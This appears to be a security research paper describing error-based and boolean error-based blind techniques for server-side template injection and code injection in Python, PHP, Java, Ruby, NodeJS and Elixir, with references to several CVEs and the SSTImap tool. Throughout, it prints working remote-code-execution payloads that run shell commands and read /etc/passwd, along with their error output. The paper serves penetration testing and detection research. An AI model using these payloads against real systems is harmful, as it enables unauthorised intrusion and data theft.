Successful Errors: New Code Injection and SSTI Techniques

Vladislav Korchagin - vladko312@gmail.com - @vladko312

Some categories of vulnerabilities might at first glance appear well-known and somewhat obvious. It might seem that all possible techniques for those vulnerabilities are known, so only payloads for unusual cases might be discovered. Server-Side Template Injection (SSTI) and Code Injection are often considered as those well-known categories.

Sometimes, new techniques with self-explaining names are encountered for those vulnerabilities. Many researchers might consider those techniques well-known as well or even remember using them, but in reality, the technique might only exist as a commonly understood name with no research, descriptions or universal payloads. It might be mentioned a couple of times alongside payloads for very specific cases, but it would not be tested for and the real potential of that technique might stay undiscovered for years.

This research introduces two such techniques for Code Injection and SSTI: Error-Based and Boolean Error-Based Blind. I will provide payloads for Code Injection and SSTI in six programming languages: Python, PHP, Java, Ruby, NodeJS and Elixir. Moreover, I will provide universal detection payloads, capable of quickly detecting even blind injections.

I will provide the full timeline of my research from finding the early breadcrumbs to the eventual conclusions. I will also explore the process of creating new payloads for programming languages and templates not mentioned in this research.

In this research I will show examples of practical applications of the new techniques and share potential areas of further research. All provided payloads can be used to detect and exploit vulnerabilities in real-life applications. Additionally, all provided payloads were added to the open-source tool SSTImap, which makes it easier to apply the results of this research to real-world targets.


Outline

- Introduction
- Breadcrumbs
    - Dust.JS
    - Twig (CVE-2022-23614)
    - JSONPath Plus (CVE-2025-1302)
    - expr-eval (CVE-2025-13204)
- Error-Based SSTI
    - Python
    - PHP
    - Java
    - Ruby
    - NodeJS
    - Elixir
    - Generic Detection
    - Payload Development
- Boolean Error-Based Blind SSTI
    - Error Detection
    - Python
    - PHP
    - Java
    - Ruby
    - NodeJS
    - Elixir
    - Generic Detection
    - Payload Development
- Practical Application
    - expr-eval (CVE-2025-13204)
    - JSONPath Plus (CVE-2025-1302)
    - Twig (CVE-2022-23614)
    - Dust.JS
- Conclusions
- References


Introduction

Server-Side Template Injection vulnerabilities appear on dynamic websites using template engines for server-side rendering, when the untrusted user input is inserted into the template before it is processed by the template engine. A malicious actor can insert valid template syntax, which would be processed by a template engine during page rendering. Many template engines provide some form of code execution functionality, which often leads to Remote Code Execution (RCE) on the target server. This research is focused on template engines providing such capabilities in case of exploitation.

SSTI vulnerabilities have been known since 2015, and in that time a lot of payloads were discovered providing information exfiltration, filter bypasses and sandbox escaping. Despite that, most payloads are either rendering the result directly on the page or focusing on the fact of code execution itself, discarding the results produced by that code.




Another well-known SSTI technique is Time-Based Blind, which involves adding a delay to the executed shell command. This technique allows determining the success of the injected code execution but requires guessing the payload for the OS command execution, which makes it harder to detect blind SSTI in an unknown to the researcher template engine.



SSTI vulnerability class and both known exploitation techniques were discovered in 2015 by James Kettle. Those techniques are described in great detail in his research “Server-Side Template Injection: RCE For The Modern Web App”. [1] In ten years since then, no new exploitation techniques were documented. Only one detection technique was discovered in 2023, using polyglot payloads to test for multiple template engines at once. This technique was discovered by Maximilian Hildebrand and described in his research “Improving the Detection and Identification of Template Engines for Large-Scale Template

Injection Scanning". [2] The technique is focused on determining the template engines using the minimal amount of requests, but only works for simple injection contexts.



The majority of template engines based on interpreted programming languages, such as PHP, NodeJS and Python, directly allow evaluating the expressions of the corresponding programming languages. This capability allows us to use payloads for a broader Code Injection vulnerability category by wrapping it in the correct format of the template tag.

Code Injection can also occur without SSTI, when untrusted user input can reach eval() or a similar dangerous function. It is often considered that Code Injection exploitation is just programming in a corresponding language, so techniques and payloads are only documented for specific vulnerability examples, which require tailoring the code for the target application.

Lack of the more universal detection techniques for Code Injection and SSTI leads to the inefficiency of the black box scanning for blind code and template injections.

In this research, two new techniques will be provided for Code Injection and SSTI, as well as payloads for six programming languages and generic detection payloads. Provided techniques will extend the capabilities of the blind SSTI exploitation, as well as allowing blind Code Injection and SSTI scanning without guessing the programming language of the injected code.

Payloads, provided in this research, are aimed at practical penetration testing of real-life web applications. All presented payloads are also incorporated into modules of the open-source tool for detecting SSTI and Code Injections called SSTImap. [3] Support for two new techniques as well as the corresponding payloads were added in version 1.3.0. Less general and more specific payloads for practical application of the new techniques, provided in this research, are incorporated into additional SSTImap modules, which can be found in a dedicated repository for "extra" modules. [4]

Breadcrumbs

During the development of payloads for SSTImap modules, I encountered limitations and discoveries that acted as breadcrumbs leading to the techniques presented in this research. I encountered different SSTI and Code Injection scenarios, where it was impossible to get the output from the injected code using existing techniques. While encountering such restrictions, I tested different ideas to get the output, which eventually lead to the discovery of two new techniques documented in this research.

Dust.JS

The first breadcrumb hinting at potential limitations was encountered while I was updating payloads for Dust.JS template engine. This engine is considered outdated and seems abandoned, while code execution was only possible with the old versions of dustjs-helpers from 2015. SSTImap module for this engine was inherited from Tplmap [5] codebase and improving it was a low priority task, but the module caused a lot of false positives in case of simple logicless template engines.

```
{@if cond="{x} < {y} && {b} == {c} && '{e}'.length || '{f}'.length "}
  <div>  x is less than y and b == c and either e or f exists in the output </div>
{:else}
  <div> x is >= y </div>
{/if}
```

To fix the issue, I improved the payload, but the template engine and the payloads for it caught my attention. Code injection was possible inside the condition of the "if" block, which was directly passed into eval(). [6] The result was not displayed on the page, so it was considered that RCE would always be blind even in case of reflected SSTI.

> Caveat #2: The if helper internally uses javascript eval, for complex expression evaluation. Excessive usage of if may lead to sub-optimal performance with rendering, since eval is known to be slow. It can also be unsafe.

At that point in time researching an outdated template engine to create a new payload was very low on my priority list, so I decided not to investigate any potential ways of getting the output.


Twig (CVE-2022-23614)

I encountered the second breadcrumb while developing payloads for new versions of Twig template engine. Payloads for early versions were already fixed, so I decided to create a new module with updated payloads. During my search for more modern ways of exploiting Twig, I discovered CVE-2022-23614 which allowed sandbox bypass using one of the common payloads for modern versions. [7]

For the new SSTImap module I decided to use a payload capable of that sandbox bypass exploitation, as it was also working for almost all Twig versions exploitable by modern payloads.


Sandbox bypass was possible by passing a string containing PHP function name as a parameter to the |sort filter, causing the template to call that function with two array elements as arguments. Similarly to the case of Dust.JS, the output of the function is used internally as a condition (this time for sorting the array), so it is not passed back to the template context. This limitation does not obstruct exploitation, as the system() function in PHP outputs the results of the OS command execution directly on the web page, which allows us to get the output bypassing the template engine.

I got curious about the possibility of getting the output inside the template engine for potential application as part of some bypass or a new SSTI exploitation technique. It wasn't needed to create a new module for Twig, so I decided not to allocate any time to developing new payloads for injection result access within the template.



JSONPath Plus (CVE-2025-1302)

CVE-2025-1302 vulnerability in Node.JS module JSONPath Plus before version 10.3.0 allows the injection of arbitrary JavaScript code by accessing the function constructor inside extended condition syntax for jsonpath. [8] I decided to create a new extra SSTImap module for automatic detection and exploitation of CVE-2025-1302 in case of server-side jsonpath injection.



Similarly to Dust.JS, code injection was only possible inside the condition, so there was no direct way to get the output and render it on the page. Despite that, I decided to research the possibility of extracting the output, which eventually lead me to the third breadcrumb hinting at the potential that eventually caused the discoveries discussed in this research.

JSONPath Plus module is used to access data within JSON objects. In many interpreted programming languages like JavaScript, those objects are often implicitly operating as pointers in order to limit resource consumptions. At the same time, JSONPath Plus module allows access to the object, which is being searched, using @root syntax. I found a way to pass that object into the injected code inside the


condition, which allowed saving the output inside object attributes and then accessing them using injected jsonpath syntax.

This method is far from being a universal way of accessing the output as it heavily limits exploitable injection contexts for reflected code injection scenarios. I researched other potential ways of extracting the output, such as prototype pollution, but I was unable to discover a more universal technique. Despite that, this time I was able to extract the output from the condition.


expr-eval (CVE-2025-13204)

Unlike all previous cases, where the limitations were encountered during payload development, the last breadcrumb leading to this research was discovered while exploring a real-world application. I was testing a no-code bot constructor for Discord, which allowed users to customize message templates. By itself the template engine used for that purpose was not evaluating any code, but it had a dedicated tag for evaluating mathematical expressions.

By examining different error messages returned by that tag, I determined that the expressions were evaluated using Node.JS module called expr-eval. This module allows RCE through access to the Object constructor which allows arbitrary property access (CVE-2025-13204). I modified the payload to avoid breaking the syntax of the template tag, but instead of code execution results I only got NaN.



It seems that the result from expr-eval is converted into a number by the template engine, which prevents the reflection of code execution output. However, the result is converted to a number only in case of successful evaluation. In case of an error, the template substitutes the tag with the full text of an error, which sometimes contains part of my code.



I decided to look into the possibility of extracting code execution results through those parts of error messages. There exists a technique that allows extraction of SQL queries through specifically triggered error messages. [9] I assumed that similar techniques existed for Code Injection and SSTI.

- **Error-based**: sqlmap replaces or appends to the affected parameter a database-specific error message provoking statement and parses the HTTP response headers and body in search of DBMS error messages containing the injected pre-defined chain of characters and the subquery statement output within. This technique works only when the web application has been configured to disclose back-end database management system error messages.

I tried searching for “Error-based SSTI” and other potential names for such SSTI and Code Injection techniques, however I was only able to find error-based polyglots from a single research paper made in 2023 and a technique for determining the template engine by looking at the error message. The only result that was even remotely similar to what I was looking for was a single payload for Freemarker templates created by researcher Nicolas Verdier. [10]

blind error based gadget to read data

```
${1/((.version?matches('2.3.*')?string('1','0')?eval))}
```

some explanation: if the version matches the regex, it is converted to either the '1' or '0' string. `?eval` then cast the string into an integer and we have our oracle ! if you divide 1 by 0 you have an error


That payload allowed to determine the success of code execution in case of blind injection by conditionally triggering an error. A similar technique exists for SQL Injection which confirmed my assumptions that similar techniques could work for Code Injection and SSTI.

I realized that the technique I was looking for was not documented before, so I decided to conduct this research in order to develop the required payloads. Moreover, I decided to add that technique to my open-source tool SSTImap.

Error-Based SSTI

I decided to develop payloads that would allow us to trigger errors containing code execution result as part of the error message. A similar technique already exists for SQL Injections. For example, CONVERT(INT, …) in SQL converts a string into a number. If the string doesn't represent a valid number, database will return an error text that contains that string. If that error message is displayed to the user, we can get the output even from otherwise blind injections.

A similar approach can be used for SSTI and Code Injection. Some error messages reflect user-supplied data, which allows us to use those errors to get the output of the injected code.



Programming languages usually allow users to create errors with custom error messages, but it is often impossible to directly use that capabilities during the vulnerability exploitation. In most cases, injection only allows expression evaluation, which prevents the injected code from using language constructs needed to raise errors or create new error classes. In order to make my payloads more universal for better coverage, I decided to focus on injections in language expression contexts, where only basic operators, literals and function calls are allowed.

Therefore, for SSTI and Code Injection exploitation using this technique I had to find error messages that reflect user-supplied data. In most cases, Code Injection payloads could be used to exploit SSTI by wrapping the payloads with template tags. As part of this research, I would cover payloads for five programming languages: Python, PHP, Ruby, NodeJS and Elixir, as well as for template engines supported by SSTImap, if such payloads significantly differ from the payloads of the corresponding programming language. Additionally, payloads for Java-based template engines, as well as universal detection payloads would be covered by this paper.

Python

At the beginning of my research, I decided to find payloads for Python programming language that I often use for my day-to-day tasks. Initially I tried to apply the same principle as for the SQL Injection by converting the string to integer. In that case, error message indeed reflects the user-supplied string, but I soon discovered that large strings are truncated, so only the first 199 characters can be reflected.

```
>>> int("a"*1000000)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ValueError: invalid literal for int() with base 10:
'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
>>>
```

I decided to look for other error messages that would allow the reflection of user-supplied strings of arbitrary length. Accessing the nonexistent attribute using getattr() function turned out to trigger such an error. As a result, I got **getattr("", OUTPUT)** as a payload, which reflects the string OUTPUT without any length restrictions.

```
>>> getattr("", __import__("os").popen("cat /etc/passwd").read())
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'str' object has no attribute 'root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

This payload works for all tested Python-based template engines, although Jinja2 required some modifications to call Python getattr() function:

{{ cycler.__init__.__globals__.__builtins__.getattr("", OUTPUT) }}

Additionally, for Jinja2 template engine I discovered another payload that triggers TemplateNotFound error: **{% include OUTPUT %}**. This payload was added to the old Jinja2 module for SSTImap.

PHP

For Error-Based exploitation of PHP code injection I discovered multiple error messages that had varying applicability for different template engines. For example, PHP allows calling a string as function with the name equal to the string contents. If such a function doesn't exist, the produced error message will contain the entire supplied string. As a result, we get a simple payload: **OUTPUT()**

That payload does not work in most template engines, so I continued my research and discovered the error triggered by trying to open nonexistent files using fopen() function. This payload works in almost all of the tested template engines: **fopen(OUTPUT, "r")**

Additionally, I found include() function which triggered a similar error. Payload **include(OUTPUT)** or a similar one could be used in most of the template engines that provide template inheritance capabilities.

Payloads using fopen() and include() failed in some cases. It turned out that those functions cause PHP Warnings which could be rendered inside the template output that we have no access to.

I decided to modify the first payload using call_user_func() to call a string as a function without using PHP-specific syntax. As a result, I got the payload: **call_user_func(OUTPUT)**, which triggers a fatal error, interrupting rendering and reflecting the error message directly on the page.

```
php > call_user_func(shell_exec("cat /etc/passwd"));
PHP Warning:  Uncaught TypeError: call_user_func(): Argument #1 ($callback) must be
 a valid callback, function "root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Commonly used for RCE, system() function prints the output to the page, but only returns the first line of the result. To capture the full output I decided to use shell_exec(). This function accepts exactly one argument, so it worked well for most of the template engines, including old versions of Twig:

{{_self.env.registerUndefinedFilterCallback("shell_exec")}}{%set OUTPUT=_self.env.getFilter("ls -la")%}

For newer Twig versions I used |map filter to preserve the output, but it passed array index as the second element, which made directly using shell_exec() function impossible. To bypass that limitation I used call_user_func() function to call shell_exec() and a dictionary instead of an array to control index values:

{% set OUTPUT = {"ls -la": "shell_exec"}|map("call_user_func")|join %}

To trigger the error in Twig and get the execution results we can use the fatal error payload that triggers the nonexistent function: **{{[0]|map(OUTPUT)}}** or includes the nonexistent file: **{%include(OUTPUT)%}**

```
Template "root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
```

Java

Java does not provide a universal built-in code evaluation functionality, so there are no universal payloads for Java. Instead, expression languages, such as Spring Expression Language (SpEL). For that language it is possible to use a simple trick of converting a string to a number:
"".getClass().forName('java.lang.Integer').valueOf(OUTPUT)

This payload will also work for other similar Expression Languages. To check for the SpEL syntax, we can use SpEL-specific way of accessing classes: **T(java.lang.Integer).valueOf(OUTPUT)**

To get the results of OS command execution as a string we can use the payload:

T(java.lang.String).getConstructor(T(byte[])).newInstance(T(java.lang.Runtime).getRuntime().exec("…").inputStream.readAllBytes())

```
For input string: "409214024root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

Another common expression language used in Java is OGNL. This language triggers an error containing user-supplied string when that string is used in an arithmetical operation: **OUTPUT/0**

RCE result could be converted to string using this payload:

new String(@java.lang.Runtime@getRuntime().exec("…").inputStream.readAllBytes())

I also created payloads for two Java-based template engines supported by SSTImap.

For example, Freemarker templates allow limited object construction by applying ?new() filter to the string containing the name of the corresponding class. If such a class does not exist, the error message will reflect the entire string. This could be used to create a simple payload: **${ OUTPUT?new() }**

```
freemarker.core._MiscTemplateException: No error description was specified for this error; low-level message:
java.lang.ClassNotFoundException: root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
```

Velocity template engine supports template inclusion using #include() directive. For nonexistent templates, error message will reflect the supplied name: **#include(OUTPUT)**

```
8  org.apache.velocity.exception.ResourceNotFoundException: Unable to find resource
   'root:x:0:0:root:/root:/bin/ash
9  bin:x:1:1:bin:/bin:/sbin/nologin
10 daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

Ruby

Payload for Ruby could be used for both Code Injection and SSTI and uses the error triggered when accessing a nonexistent file, which is common for this technique: **File.read(OUTPUT)**

```
irb(main):001:0> File.read(%x(#{'cat /etc/passwd'}))
(irb):1:in `read': No such file or directory @ rb_sysopen - root:x:0:0:root:/root:/bin/bash (Errno::ENOENT)
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

NodeJS

For Error-Based Code Injection in NodeJS it is possible to trigger the error by including a nonexistent module using require() function, if it is accessible in the injection context: **require(OUTPUT)**

Alternatively, JavaScript triggers a reflecting error by accessing a property of *undefined*: **""["x"][OUTPUT]**

```
> ""["x"][require("child_process").execSync("cat /etc/passwd").toString()]
Uncaught:
TypeError: Cannot read properties of undefined (reading 'root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Elixir

Elixir programming language reflects the string inside an error message when that string is used as a list index instead of an *atom* object: **[1, 2][OUTPUT]**

The result of the OS command execution could be reflected using **[1, 2][elem(System.shell(" … "), 0)]**

```
2. 200
3. %ArgumentError{message: "the Access calls for keywords expect the key to be an atom, got:
\"root:x:0:0:root:/root:/bin/ash\\nbin:x:1:1:bin:/bin:/sbin/nologin\\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\\nadm:x:3:
4:adm:/var/adm:/sbin/nologin\\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\\nsync:x:5:0:sync:/sbin:/bin/sync\\nshutdown:x:6
```

Generic Detection

For Error-Based detection of SSTI and Code Injection we need a payload that would trigger an error in any programming language. In that case, it would be possible to detect the programming language by a

typical error message or at least find the keywords indicating the presence of an error, if the programming language is not supported yet.

My first idea for creating such a payload was to use division by zero, but some programming languages like JavaScript do not treat such a payload as an error, simply returning NaN. For handling those cases I decided adding a call to the undefined function: **(1/0)+zxy()**

The new payload triggered an error in NodeJS, but it triggered different syntax errors in some PHP-based template engines which complicated the detection of the programming language.

To avoid early detection of the nonexistent function during template parsing I decided to update the payload to use the error triggered by accessing the property of *undefined*. Attribute access will require the evaluation of the first part, while in case of string concatenation in PHP all the parts will be evaluated in runtime starting with division by zero. As a result, I created a payload capable of detecting verbose error message reflections in case of generic injections: **(1/0).zxy.zxy**

For the SSTImap module I added detection of typical error messages for all five supported programming languages, as well as keyword search to detect error type if the programming language or template engine is not supported yet.

```
[*] Eval_generic plugin is testing * code context escape with 4 variations
[+] Eval_generic plugin detected reflection of Java error message
[+] Eval_generic plugin has confirmed error-based injection
